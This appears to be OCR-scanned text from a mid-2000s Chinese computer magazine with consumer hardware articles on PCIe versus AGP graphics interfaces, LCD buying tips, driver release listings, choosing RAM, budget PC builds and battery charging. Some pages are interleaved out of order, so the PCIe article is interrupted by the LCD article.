有时，通过FlashFXP同步站点内容时，会出现文件传输失败的问题，其实这是由于FTP站点的连接模式所造成的。我们只要在FlashFXP中对连接模式进行修改就可以解决这个问题，通过"选项→参数设置→连接"并在"使用被动模式"前打勾即可。

这种方法实际上是两个FTP服务器之间进行数据传输，而省略了下载再上传的步骤。一方面节省了家中计算机的带宽，简化了操作过程;另一方面由于服务器带宽比较大，数据传输快，所以传输所需时间会更短。

CF [ZS03]

从AGP到PCIE，显卡接口大变化

★★★★

■ Pisces

四川读者张俊杰问：现在到处都在宣传PCIE接口的显示卡，PCIE显卡有什么好呢？有人说PCIE显卡接口速度比AGP显卡接口速度高4倍，速度会很快，是这样吗？

重要名词解释：

PCI：全称为Peripheral Component Interconnect，直译为周边元件互连，是由Intel设计的32位数据总线结构，标准运行频率33MHz，带宽133MB/s。

AGP：全称Accelerated Graphics Port，意为加速图形端口，是建立于PCI总线基础上的专用图形端口，最高传为输速率为2.1GB/s

PCIE：全称PCI Express，它是一种新型的串行传输技术，是已经使用十余年的PCI技术的继任技术。

PCIE并不只是显卡接口

PCIE并不单是显卡接口，而是一个总线标准。PCIE的任务就是替代已经沿用了十余年，结构和传输速率已不能满足电脑设备发展需要的PCI总线。PCIE总线与PCI总线相比的一大优点就是结构更简单，数据传输率更高。PCI总线为并行总线，需要相当多的信号线传输不同的数据，而PCIE总线的则是高频率的串行总线，单条PCIE总线只需要很少的信号线，就提供了比PCI更高的带宽(图1)，最低标准的PCIE X1的单向传输速率为250MB/s，而PCIE设备还能做到设备双方双向同时传输，这时能达到500MB/s的最高传输速率，远高于PCI接口的速度。




图1 PCIE X1的插槽(右)比PCI插槽(左)短小很多，而传输的数据却大很多

PCIE的第二个优点就是方便扩展，本身串行设计的PCIE总线还可以几条一起传输数据，这样就能立即得到单条PCIE总线数倍的传输带宽，而且扩展后的PCIE总线与单条PCIE总线是兼容的。就是说用户可以把一个PCIE X1的设备插到PCIE X2的扩展槽内，而且在多数情况下PCIE X2的设备也能插在PCIE X1的插槽上正常工作(图2)。PCI总线与此对照就完全不同了，64bit的PCI设备(SCSI卡等)不可能用到32bit的普通PCI插槽上，66MHz的高速PCI插槽的接口样式也与普通接口插槽不同(图3)。而为满足图形处理带宽的需要，AGP这种基于PCI总线设计，但不能使用除显卡以外其他任何设备的独立传输设计也被设计出来了。




图2 虽然PCIE X16(右)和PCIE X1(左)长度相差很大，不过两者却是兼容的，只有传输速率的差别

PCIE的第三个优点就是每个设备都有独立的带宽，多个设备之间可以同时进行数据交换。比如，在PCIE总线中，CPU能够一边接受PCIE网卡的数据，一边把这些数据处理后保存到PCIE总线的硬盘上，而在PCI总线中，CPU在处理完网卡一部分数据后必须等待网卡空闲出PCI总线才能将处理后的数据存储在硬盘上，然后又把PCI总线让给网卡使用，如此重复。显然PCIE总线的使用效率会更高。




图3 32bit/33MHz的PCI插槽(左)与64bit/66MHz的PCI-X插槽不兼容

PCIE X16对比AGP 8X，全方位的优势

PCIE X16是PCIE总线设计中，专门应用于显示卡的数据接口，由于现在显卡需要处理的数据特别多，因此PCIE中的显示接口带宽也特别大，PCIE X16表示这个接口是16条PCIE X1并行运行的，总带宽就是单向传输4GB/s(250MB×16)，双向传输8GB/s(500MB/s×16)，是AGP 8X的2.1GB/s的带宽的4倍。不过此带宽只是显卡接口的带宽，加快的只是显卡与主板的信息交换速度，而在实际使用中，同样的显示核心下PCIE X16的高接口带宽会让现在的显卡提供比AGP 8X接口下快大约10%的速度。受到现在显示核心的限制，PCIE X16接口还不能体现出比AGP 8X更高的速度优势，不过10%的优势已经相当明显了。除此以外，PCIE总线作为显卡接口的优点还不仅限于速度更快。

前面说过，PCIE总线的扩展性很方便，可将多条PCIE X1并行使用，同样，我们也可以将已经并行使用了的PCIE X16总线在分开始用，得到两条PCIE X8总线，这样就可以同时插两块PCIE显卡，让两块显卡都只工作在PCIE X8的模式下(图4)。这比一块主板只能有一个AGP插槽的设计显然方便多了，而类似SLI这样的多显卡应用方案也就能在PCIE总线的主板上实现了。甚至在应用中，分离出的PCIE X8插槽也可以不用于显卡，而是其他需要高带宽的扩展卡，这就是PCIE灵活应用的优势。




图4 这块主板带两条PCIE X16物理插槽，不过要同时使用时则是作两条PCIE X8插槽使用

PCIE X16供电更有力。PCIE X16接口在设计时提供了75W的

谋定而动——了解LCD的四要点

★★★★

■ bio

在2004年以前，传统CRT显示器仍然占据着电脑卖场的主流地位，液晶显示器(以下简称LCD)仅是陪衬。到了2005年的今天，CRT已经光辉不再了，在全国各大城市的电脑卖场里，各种档口内所展示的显示器几乎是清一色的LCD。可见无论是买家还是卖家，都已经将眼光放在了LCD上。但面对琳琅满目的LCD，消费者在选购时除了信任品牌之外，还必须要了解以下4个与LCD品质息息相关的要点。

面板色彩划分LCD等级

LCD虽然在很久以前就被提出，但是一直到近年才开始打入家用市场，乃至日后相当一段时间内也无法在设计等高端应用领域上取代CRT显示器，其中一个重要的原因，就是在于LCD的色彩表现方面。

从技术上看，透过电子射线成像技术的传统CRT显示器轻易就可以实现高达16.7百万色彩，该色彩数目理论上已经达到人眼所能辨识的色彩数极限，故称作"真彩色"。而对于透过改变液晶分子遮光状态来实现画面显示的LCD来说，色彩表现还与CRT有很大差距。

体现LCD主要功能和性能的部件是液晶面板，目前主要有两种：一种是6位(bit)色彩的，另外一种是8位色彩的。所谓色彩数的N位，其实就是代表2的N次方，6位色彩代表2的6次方，即64色。而显示上包括R、G、B三原色(各有64色)，因此所能组合的色彩总数就是64×64×64＝262144(约26万色)。而对于8位色彩的LCD，即2的8次方＝256，三原色的最大组合色彩数就是256×256×256＝16777216，也就是前面所提及的"真彩色"了，是6位液晶面板的64倍！




图1　低色彩数的LCD色彩过渡不自然，容易出现阶梯状过渡

在IT领域的各种产品上，技术的发展总是向前的，但是在LCD上，就有了一个特例：就是新推出的高速液晶面板，不少产品都采用了较低的6位色彩面板。

首先，在物理色彩表现能力上，6位色彩面板确实是不能与8位色彩面板相比，毕竟这就是一个确确实实的硬指标(见图1)。

其次，从视觉上理解，6位和8位色彩面板之间所存在的实际目测差异，并不如理论数值上那么庞大，因为聪明的液晶厂家发掘了一个能大大扩大显示色彩范围的资源——人眼，提出了色彩增强技术，以弥补6位面板的色彩不足。简单举个例子，人眼存在一定的惰性，当我们先后观看两种色彩的时候，在色彩1与色彩2之间切换的过程之间，人眼就会出现由色彩1与色彩2混合而成的第3种色彩，间接地让色彩转换过渡变得更自然。只要好好利用这一点，透过抖动等技术配合，就能让我们的眼睛"看"到更多的色彩了。

供电能力，而AGP 8X只有25W，因此在使用中高端显卡时，PCIE X16的显卡不需要外接供电头，这也使PCIE X16显卡的安装使用更方便。比如AGP版的不少GeForce6600显卡已经需要外接供电头，而PCIE版的更高级GeForce6800标版反而不需要外接供电，这就是PCIE供电的优势。

从AGP 8X过渡到PCIE X16，多种选择按需定

尽管PCIE X16接口有这么多优势，但毕竟是完全与AGP 8X不兼容的接口。对新装机用户来说，从方便提升性能，并方便未来升级的角度讲，首选PCIE显卡，因为随着时间的推移，更多的显卡很可能不再推出AGP版本，而对同时提供AGP和PCIE两个版本的显卡来说，PCIE高传输带宽的优势也会越来越明显。

而对想现在购买价格稍低的AGP显卡，以后升级PCIE显卡的用户或者现在已有性能较高的AGP显卡，只想换主板升级新平台，不想换显卡的用户来说，市面上同时提供AGP/PCIE X16双插槽的主板也可供选择，不过选择这些主板时也需要注意，现在Intel的9X5系列芯片组和nVIDIA的nFORCE 4系列PCIE芯片组不提供独立的AGP总线，这些主板上的AGP接口实际是由PCI总线转换而来，接口带宽只有真正AGP 8X总线的1/16，会严重影响高档AGP显卡的性能发挥，甚至让高档AGP显卡降低到只有AGP 8X接口时30%的性能。因此在使用高档AGP显卡时最好不要使用这种主板。另一类AGP/PCIE兼容主板是以VIA PT890Pro芯片组和ULI M1695+M1567南北桥的芯片组合，这两套芯片组均能提供真正的AGP 8X总线，显卡性能与现在的单独AGP主板相当。




图5　采用VIA PT890Pro芯片组，提供真正AGP 8X接口的AGP/PCIE双显卡插槽主板

CF [ZS04]

响应时间不可孤立看待

现在说到LCD的响应时间主要有全程响应时间和灰度响应时间，关于这两个响应时间的解释和与响应时间相关的刷新率大家可参考2005年8期上的《细说LCD响应时间》和2005年7期上的《刷新率的三重外壳》两篇文章。我们这里主要讨论调节响应时间的相关方式。

在IT世界里面，为了指标上的好看，厂家们的斗法是无所不用其极的，因此笔者还想给大家介绍一下提高液晶响应速度的途径，因为这对我们选购液晶同样很有参考价值。为了提高LCD的显示速度，常用的可行方法主要包括:改良工艺技术和液晶材料，加强对液晶分子状态的控制能力。

在工艺技术和液晶材料方面，要取得大提升并不容易，必须靠世界上仅有的几家面板厂家进行技术革命才可以实现。因此，对各LCD厂家而言，它们所能做的主要就是如何去加强对液晶分子状态的控制能力。例如把驱动电压适当提高，那么液晶分子状态的改变就会立竿见影地变得很迅速，但液晶分子的寿命也会有所下降。不择手段的厂家为了赶上一个高指标的卖点，对于电压的调整更是"毫无保留"的，因此杂牌产品都是过度"超频"的产品，寿命没有保证，这种LCD的坏点会越冒越多(当然，其采用的劣质面板也是主要原因之一)。另外，厂家为了让驱动电压的控制更得心应手，还会改用驱动电路相对简单的6位色彩面板(6为色彩面板每个点仅需提供64种驱动电压，而8位面板则需256种)，因此在选用快响应时间的LCD时更要注意LCD的颜色是否满足需要。

高亮不会照亮一切

"高亮"，也是LCD市场上炒得超热的一个名词。无可否认，高亮对于日常使用确实能带来不少的方便和好处，透过简单的亮度测量计，就能测定各液晶产品的标称亮度值是否有造假的水分(见图2)。



图2　简单的亮度测量计

但是光有一个高亮的指标是很有误导性的，因为随着高亮而来的，很可能还有很大的画质损失。根据笔者的经验，不少标称高亮的LCD，都只是一味的把灯管亮度提高而已。灯管亮度被过分提高对灯管寿命的影响这里就不说了，然而，在灯管亮度被提高以后，液晶面板的分子透光性如果没有相应的配合，强光穿透液晶分子，就会出现很严重的画面亮部细节丢失！所以，一款真正高亮而且不影响画质的LCD才是有意义的。看高亮是否丢失细节的方法也很简单，只要把WindowsXP的背景设置为默认的草地蓝天白云壁纸，然后看蓝天白云的色彩是否正常，丢失细节的高亮显示器中蓝天的颜色会看起来发灰发白(见图3)。




图3

分辨率要与主机性能配合

与CRT显示器不同，制约CRT显示器分辨率的是其带宽，而制约LCD的则是其真实分辨率。但是不少选购液晶的朋友都忽略了这点，明明在展台看的产品画质不错，但为何回家以后却觉得画面粗糙呢？这就是因为大家都没有很好的理解真实分辨率。

LCD透过点阵来组成图像，其荧幕上的像素点的数目已经是固定的。以一台15英寸LCD为例，其屏幕上横轴有1024个点，竖轴有768个点，这就固定了其真实分辨率。只有在这个分辨率下(1024×768)的图像效果是最佳的，因此也称作最佳分辨率。但是，当需要显示的图像并非1024×768分辨率时，例如800×600，问题就出现了！通常有两种途径:一是就需要透过拉伸等处理，把800×600分辨率的图像拉伸成1024×768，以便在屏幕上全屏显示；二是直接在1024×768的显示器屏幕上，利用中央的800×600个点显示画面，而屏幕上第801～1024和第601～768的点则不使用(如图4)。目前主流液晶产品都采用第一种方式，即对非真实分辨率的画面都作拉伸缩放处理，全屏显示，但是由此必然带来严重的画质损失(如图5)！对于游戏用户来说，尤其需要注意你的主机性能，打个比方，如果你的主机在1280×1024分辨率(17英寸LCD的真实分辨率)下跑游戏会很不流畅的话，那么选择17英寸LCD时就得对画质的损失做个心理准备了！



图4




图5　图中上半部为非标准分辨率文字，表现为字体边缘发虚，下半部为标准分辨率文字，字体边缘清晰

买LCD注意多点平衡选择

当大家对上述4个要点有了了解以后，选购时自然更得心应手了。最后给大家总结一下:色彩和速度暂时还是天平上的问题，厚此则会薄彼，侧重色彩的设计用户与侧重速度的游戏玩家应该好好体会不同产品之间的差异，才能选出最适合自己的产品。而面对游戏和娱乐型用户，则应仔细匹配电脑主机在显示器最佳分辨率下的性能，切忌盲目追求高亮指标，以致牺牲画面效果。 CF [ZS05]

热门驱动热辣评



本期热评焦点：nVIDIA nForce4 SLI Intel Edition 系列芯片组 ForceWare 最新驱动

在PC平台逐步从AGP过渡到PCI-E时代之际，nVIDIA推出了nForce 4芯片组，并以其强劲的性能备受广大消费者青睐。而在以往每当提起nForce芯片组，大家都会想到要和AMD处理器配合使用，但以后这种情况将会有所改观。nVIDIA在与Intel达成交叉授权协议后，便发布了首款针对Intel平台的nForce4 SLI Intel Pentium4 Edition芯片组，其性能规格也非常强大。在配套驱动方面，由于此款芯片刚推出不久，所以NV方面还没有在其官方主页上发布正式版的驱动程序，不过从一些主机板厂商那里已有测试版泄露，喜欢尝鲜的朋友们不妨一试，并且据我们估计正式版本的驱动也不在遥远。上周这款驱动是由MSI官方网站放出，下面是具体各项组件的版本情况：音频驱动4.60 WHQL版、音频工具4.51版、网络驱动4.73 WHQL版、SMBus驱动4.45 WHQL版、Installer安装程序4.61版、IDE驱动5.21 WHQL版。适用环境：Win2000/XP，http://www.mydrivers.com/dir116/d46692.htm。

热门驱动快快报

驱动之家 MyDrivers.com

nVIDIA GeForce6 系列显卡 ForceWare 驱动　76.45 WHQL 版

- 简介与点评　新版在性能方面有所提升，并通过了微软WHQL认证。
- 适用环境　Windows 2000/XP
- 下载地址　http://www.mydrivers.com/dir116/d46788.htm

ATi Radeon 系列显卡 Omega 加速驱动　2.6.25A 版

- 简介与点评　1.修正了用户不能自定义分辨率的问题。
  2.解决了soft mod(软改)存在的问题。
  3.改善了对PCI-E和基于最新版本x800芯片组的AGP显卡的支持。
- 适用环境　Windows 2000/XP
- 下载地址　http://www.mydrivers.com/dir117/d46895.htm

HP 惠普 dvd640e 刻录机 Firmware　1.0.21.1 版

- 简介与点评　新版固件升级了LightScribe(光雕技术)打印引擎。
- 适用环境　Windows 98 SE/ME/2000/XP
- 下载地址　http://www.mydrivers.com/dir117/d46893.htm

Intel 英特尔 Integrator Toolkit 工具　2.8.0.77 版

- 简介与点评　1.增加对采用Intel 945芯片组的英特尔主板的支持。
  2.加入自定义flex模块设置的功能，能够恢复flex模块到默认设置。
  3.能够自定制开机画面。
  4.加入自定义语言模块的功能。
  5.加入改进Firmware容量的功能。
- 适用环境　Win98SE/ME/2000/XP
- 下载地址　http://www.mydrivers.com/dir117/d46862.htm

Intel 英特尔 Intel Pro 100/1000 系列网卡　10.0 官方正式版

- 简介与点评　新版驱动主要增加对一些新型号网卡的支持。
- 适用环境　Win2000/XP/2003
- 下载地址　http://www.mydrivers.com/dir117/d46858.htm

CF [ZS06]

选好内存有7招

■ 翁永平

目前内存价格一路走低，正值我等穷书生添置内存、满足系统升级欲望的好时机，DDR400及以上级别的内存受到了前所未有的关注。本文从内存的编号、排阻、SPD芯片、颗粒封装的方式和PCB的做工作为一个突破点，给大家总结了选购优质内存的7招。

第一招：内存颗粒最重要

首先，颗粒本身品质的好坏对内存质量的影响几乎是举足轻重的。如果采用了次等颗粒，无论内存PCB的做工怎样优秀也没用。

颗粒必须是名牌大厂的内存颗粒。在名牌大厂的生产线中，颗粒必须经过极其苛刻的测试才被允许打上代表着质量和品质的原厂Mark，所以它们的质量有着非常好的保证。虽然使用名牌大厂的内存颗粒并不一定代表内存就是优秀，但采用不知名品牌的内存颗粒显然是更没有保证的。目前知名的内存颗粒品牌有HY(现代)、Samsung(三星)、Winbond(华邦)、Infineon(英飞凌)、Micron(美光)、南亚(Nanya)等。



图1

内存颗粒编号巧识别：编号的前二位(个别是前一位、前三位或四位)分别代表生产厂家，HY-现代、KM(KD)-胜创(KingMax)、TC-TOSHIBA(东芝)、W-Winbond宇瞻(华邦)、GM-LGs公司、M2-三菱(MITSUBISHI)、MB81-富士通、HYB-英飞凌(Infineon)、HM-日立(Hitachi)、K-三星(Samsung)、MT-美光(Micron)。(见图1)

根据各个评测机构的分析结果，优秀的超频内存颗粒有(均指编号的最后几位)：Winbond(华邦)系列BH-5、CH-5、BH-6、CH-6、UTT，华邦系列内存颗粒的特征－颗粒正面左右对称分布2个凹进去的小圆圈，内存的侧面可以看到两个短距离的金属片；Hynix(现代)系列颗粒D43、D5；镁光系列-5B C、-5B G；Infineon(英飞凌)B5、BT-6、BT-5、CE-5/BE-5；三星(Samsung)系列TCB3、TCCC、TCC4、TCC5、TCCD。TCCD可以称得上最全面的内存芯片，参数高、频率也高，它可以在2-2-2-X的时序下稳定工作在220MHz，也可以在2.5-4-4-X的时序下以超过300MHz的频率稳定运行。(见图2)



图2

TCCD对于电压比较敏感，但是并不需要太高的电压(2.8伏或更低)就可以完全进入高效状态，几乎适用于所有的主流主板。目前采用TCCD颗粒的内存产品在没有改造过的主板上可以轻松超到DDR600的水平，是很多超频玩家的最爱。TCCD和BH-5相比在高频时候的参数不足可以通过更高的工作频率来弥补，只是和某些主板的兼容性不是太理想(这一点和BH-5没得比啊)。目前几乎所有的内存超频记录都是由TCCD创造的，Kingston Hyper X、Corsair XMS、Patriot XBL、Mushkin Level 2、G.Skill、PQI Turbo以及Adata等采用TCCD颗粒的产品已经成为超频玩家们追捧的对象，当然售价也比较高。如DDR400超频王金士顿HyperX UL采用的就是TCCD颗粒(见图3)。




图3

第二招：挑选优质PCB

优质的PCB板对于内存颗粒的影响，就类同于稳定可靠的主板相对于CPU的作用。PCB乃优质内存的基础，我们应当尽量选择更多层数、更厚实的PCB电路板。6层板与4层板相比，成本更高，但却能明显提升内存的稳定性，特别是在高频工作状态下。由于4层板只有2层可以布线，另外两层是电源和地线，所以电路比较密集，电路之间的串扰也相对增加；而6层板可以多两层走线，所以6层板的电路布线空间相对增大，电路之间的串扰也会因此降低很多。现在主流品牌的内存大都采用了6层PCB。

其次，PCB板的贴片电阻和电容要尽可能多，金手指越厚实、越亮越好。




图4

金手指的镀金质量是一个重要的指标，常用的化学镀金工艺，镀金层厚度在3～5微米，而优质内存的镀金层厚度可以达到6～10微米。较厚的镀金层不易磨损，并且可以提高触点的抗氧化能力，使用寿命更长。还有一种是成本更高，稳定性更好的电镀工艺。电镀工艺下的金手指会引出一条短小的引线，这是它与化学工艺的最明显区别。(见图4)

第三招：品质源于优异的工艺

焊接质量是内存制造很重要的一个因素。廉价的焊料和不合理的焊接工艺会产生大量的虚焊，在经过一段时间的使用之后，逐渐氧化的虚焊焊点就可能产生随机的故障。

这种故障还较难确认，所以一旦发生就会让人有吃了苍蝇的感觉。这种情况多在山寨厂里生产出的内存上出现。

第四招：了解内存的封装方式

一般的DDR内存多采用TSOP封装的内存颗粒，这种颗粒成长方形，长边有引脚，比较容易辨认。另一种封装形式是BGA，这种颗粒有正方形和长方形两种，周边都没有引脚，而是通过芯片底部与PCB相连，这种封装的内存电气性能更好，容易运行在更高的频率下，所以在规格较高的内存条上都容易见到。（见图5）




图5

BGA为Ball-Gird-Array的英文缩写，即球形封装，是新一代的芯片封装技术。它已经在笔记本电脑的内存、主板芯片组等大规模集成电路的封装领域得到了广泛的应用。应用这一技术的主要有Tonicom的Sim BGA、Kingmax的Tiny BGA以及Apacer的WBGA等。

采用BGA技术的芯片面积与封装面积之比不小于1:1.14，可以使内存在体积不变的情况下容量提高两到三倍，具有更小的体积，更好的散热性能和电气性能。

BGA封装内存的引脚是由芯片中心方向引出的，有效地缩短了信号的传输距离，信号传输线的长度仅是传统的TSOP技术的四分之一，因此信号的衰减也随之减少。

这样不仅能大幅度提升芯片的抗干扰、抗噪性能，提高了电气性能，与传统TSOP封装方式相比，BGA封装方式还有更加快速和有效的散热途径。

第五招：注意内存条的SPD

在内存的边上，有一颗8Pin的小芯片（如图6），这就是我们经常听到的SPD（Serial Presence Detect串行侦测）芯片，不要小看那一小块SPD芯片，它的作用可大了。

SPD采用8针的SOIC封装（3mm×4mm），一般是1个容量为256字节（2Kbit）的EEPROM（Electrically Erasable Programmable ROM电可擦写可编程只读存储器芯片）。SPD的作用是记录内存的所有“隐私”，诸如内存的默认速度、容量、电压与行、列地址带宽等参数信息，当开机时PC的BIOS将自动读取SPD中记录的信息，如果没有SPD或者其中的信息和内存的实际硬件指标有所差异，就容易出现死机、不兼容的现象。另外，一些厂商出的主板，如Intel原装板一定要BIOS检测到SPD中的数据才能正常工作。至于普通主板则可以选择按SPD标称状态工作，也可以在BIOS中关闭SPD信息自行设置内存工作参数。




图6

第六招：选择有排阻的内存条

为了使内存处理数据和传输数据的时候对不同信号进行相同的衰减和阻抗匹配，在金手指的上方会有一列十分整齐的电阻（如图7）。为了PCB布线方便，都采用排阻，排阻每边4个Pin，集成了4个相同的电阻，之间互不相通，目前大部分是用表面印有100等于10欧或220等于22欧的排阻。但某些厂商为了节省成本，在这个地方没有使用排阻，而是使用价格低廉、效果差的印刷电阻，这样的内存在性能及稳定性上都会差很多。大家在选购内存时，一定要选择有排阻的产品。




图7

第七招：电容的问题

电容在内存上也有不少，在电容旁边一般标有C××（××代表不同数字），其作用是用于滤除高频干扰。如图8所示。原厂内存以及Kingmax等内存在这两种元器件的选料上极为考究，大家在购买时一定要注意了。



图8

为了防止买到假货，我们在选购品牌内存时，可以通过以下几点来判断该内存是不是正品：

1.看内存颗粒上的字母和数字是否清晰而有质感，各颗粒上的编号是否一致。有的打磨条用手轻轻搓动就会掉色，露出底层原有的字母痕迹；

2.看内存颗粒四周的管脚是否有浸锡、补焊的痕迹，电路板是否干净整洁，金手指有无明显擦痕和污渍；

3.看内存金手指与内存颗粒间的排阻与电容用料是否充足，排列是否整齐。很多假货为了节省成本，内存条上通常只有稀稀拉拉几个电阻和电容；

4.看内存电路板上有没有内存厂商的明确标志，看内存包装盒、说明书、保修卡的印刷质量（假货一般印刷质量较差）。而且品牌内存在包装上通常都标有全球统一的识别码，还可以拨打免费的800电话查询内存的真伪。为了保险起见，笔者建议大家尽量到信誉较好的店家购买品牌内存。不过，在这里我支大家一招——掂分量。在鉴别一条内存条真伪之前，你最好先看一下内存条的PCB：假条一般是4层PCB，板型较窄；而品牌内存条则采用6层PCB，板型较宽、排布相当，因此正品内存条要略重一些。

如果是升级DDR内存，最好选购与原有内存同一品牌和速度的内存条，这样可以最大限度地保证系统的兼容性。最好的办法是把已有内存的编号记下，然后在市场上找到编号完全相同、兼容性也最佳的内存。需要注意的是，如果同时使用了DDR266、DDR333等不同速度和规格的内存，主板会将最低规格的内存工作频率设为所有内存的工作频率，这样速度较高的内存就被浪费了。

CF [CP01]

低端装机的朋友看过来

■ 洁儿

低端电脑其实就被低价位定格了。有人以为就是在配置上只选便宜的，装出来就是低端低价位电脑了。这种思路是错误的！怎样选购一台适合自己的低端电脑呢？做到以下几点，就能让你胸有成竹，不花冤枉钱。

先预算自己的支出能力

有4000元左右的，甚至3000元左右的低端配置。首先在买之前就要先确定支出预算范围，有了资金的预算，就不会把眼光停留在产品的品牌、档次、高性能的配置上；也不会被商家如簧巧舌捣固得失去了原来拿定的主意。对于这个档次的机器，一些奢侈品级别的部件就应毫不犹豫的排除在外。比如：液晶显示器、创新Audigy系列声卡、4.1/5.1音箱、DVD刻录机等等。因此可以选择名牌产品的第二品牌或者是较老型号的产品。这样的产品在质量和性能上是有一定保障的。

配置低价位电脑，要量度而行，降低费用。但不能在电源和显示器上选择低价、杂牌产品来压缩费用，补贴在其他配件上。

电源的优劣直接影响到计算机运行的稳定性。若电源不能满足各配件的需求的话，便会发生死机、数据读取错误、程序经常无响应等问题，所以电源要选择口碑一直不错的牌子。像百盛、航嘉、大水牛等电源，价格便宜，内部用料、做工都不错，能满足低端用户的需要。

低端用户的显示器选择CRT最为明智。虽然眼下LCD降价疯狂，但相比之下CRT性能并不差，价格还是便宜很多。质量好的CRT显示器不仅显示效果好，使用寿命长，而且辐射影响也完全不会超出健康标准。大品牌的CRT显示器，基本都通过了TCO′99认证，是杂牌不可同比的，因此选择这些牌子的老型号。如17英寸的CRT显示器就有LG的T711S、飞利浦的107S6、三星 788DF可供选择，价钱在830元～950元左右。不仅在预算之内，还能保证使用。

然后明确使用目的

明确自己的使用目的，才能在其他几个占预算较多的部件上有所侧重地进行选择，做出合理的取舍。

就以最近很多人热衷的网络游戏WOW（World of Warcraft，魔兽世界）来说。不同要求的玩家有不同档次的配置设计，那么如何在低价位装出一台流畅地玩WOW的机器呢？最重要的是抓住问题的主要矛盾。

WOW对内存的要求很关键。256MB是勉强可以玩了；但你想要游戏流畅，就需要有512MB内存；如果游戏时还要挂着QQ，览网页等的话，那么至少需要768MB内存。现在有两个装机方案：A方案是用中档主板集成的显卡搭配一根512MB的内存，这样开销只是350元左右；B方案则是选择ATi Radeon 9550等中档独立显卡加上256MB内存，此方案要花掉650元左右。

两个方案在游戏中的实际感受如何呢？有过WOW游戏经验的用户肯定会选择价格更低的A方案。A方案能够给用户带来更多的游戏享受，价格更高的B方案却是性价比更低的选择。

因此受资金限制来配置低端电脑，就要明确使用目的。把钱用在最需要的地方，那才是明智的DIYer。

在CPU的选择上，同样需要明确自己的目的。如果装机只是用来上网，用QQ聊聊天、在论坛灌灌水，那么似乎Celeron D平台或者Sempron平台都可以选择。但是这里面还是存在差异的。

Prescott核心的Celeron D如果不超频的话，本身在发热上就比Sempron大一些，如果还要超频，这就意味着用户需要在系统散热上花更多的钱。所以对这类用户而言，Sempron平台更为合适。

另外，选择了Intel公司Prescott核心的Celeron D系列处理器，就要涉及主板搭配的问题。以Intel自己的芯片组来说，可以选择848/865两种搭配。在差不多的价位上，我们可以选择缩水版（简化版）的865PE主板或者基本未缩水（标准版）的848P主板。和865PE相比，848P主板主要缺少双通道DDR内存支持，在大部分的评测报告中848P落后865PE并不是太多，而标准版的848P主板在功能上将会比简化版的865PE主板要多一些，如IEEE1394接口、更好的散热系统、集成更多USB接口面板等等。

花时多了解行情

了解行情在装机中也很重要，这对控制价格很有帮助。如每年Intel都有几次例行的降价，降价的时间和幅度都会事先公布。在刚降价以后装机，无疑是明智的选择。另外，春节和两个黄金周（国庆、五一）的价格低谷往往都会出现在节前的几天，而不是节庆之中，节后更可能因为缺货而导致价格回升。此外，节庆前后往往有很多活动，自己去电脑城跑跑或者多关注相关媒体，肯定有收获。

在电脑城里面，商家往往向买家推荐的都是他们利润空间较大的产品，多了解不同牌子的行情不仅能让你掌握哪些产品的质量情况，还能了解一定价格的幅度。将价格控制在预算范围内，这是最重要的。

此外选购低端机时，一般来说考虑整合型产品的情况较多，此时一些名牌大厂的第二品牌或者一些过气的名牌往往是超值产品，而那些看似技术、规格较新的小厂产品，不值得考虑。 CF [CP02]

数码时代之充电秘笈

■ bio

现在的数码产品十分繁多，几乎占据了IT卖场的大半壁江山，MP3数码随身听、录音笔、数码相机……再加上原来的CD随身听、FM小收音机，全部都离不开电池。要不是本大少　下养了那么四套高容量5号镍氢充电电池加一快一慢两个充电器，还真的混不下去呢！其实电池充电虽然看似平常，其实内里是大有文章的，下面笔者就和大家分享一下5号镍氢充电电池的充电时间掌握、充电器选择等细节，把一些经验跟大家分享一下吧！

把握适当的充电时间

首先，笔者打算先来介绍一个大家都比较关心的问题——充电时间应该多长才合适呢？但在开始之前，笔者还是先跟大家大致介绍一下目前市面上主流的充电器所采用的两种充电模式：

1.智能型充电器

所谓智能型，就是指只要把电池装到充电器内，充电器就会自动侦测开始充电，且懂得侦测充电完毕，继而自动切断电源停止充电。这类型的充电器一般售价相对较高，但是使用方便，无需人为在旁守候，安全性也很好，值得选择。(见图1)



图1　业界先锋——三洋15分钟2300毫安时高速大容量智能充电套装

2.非智能型充电器

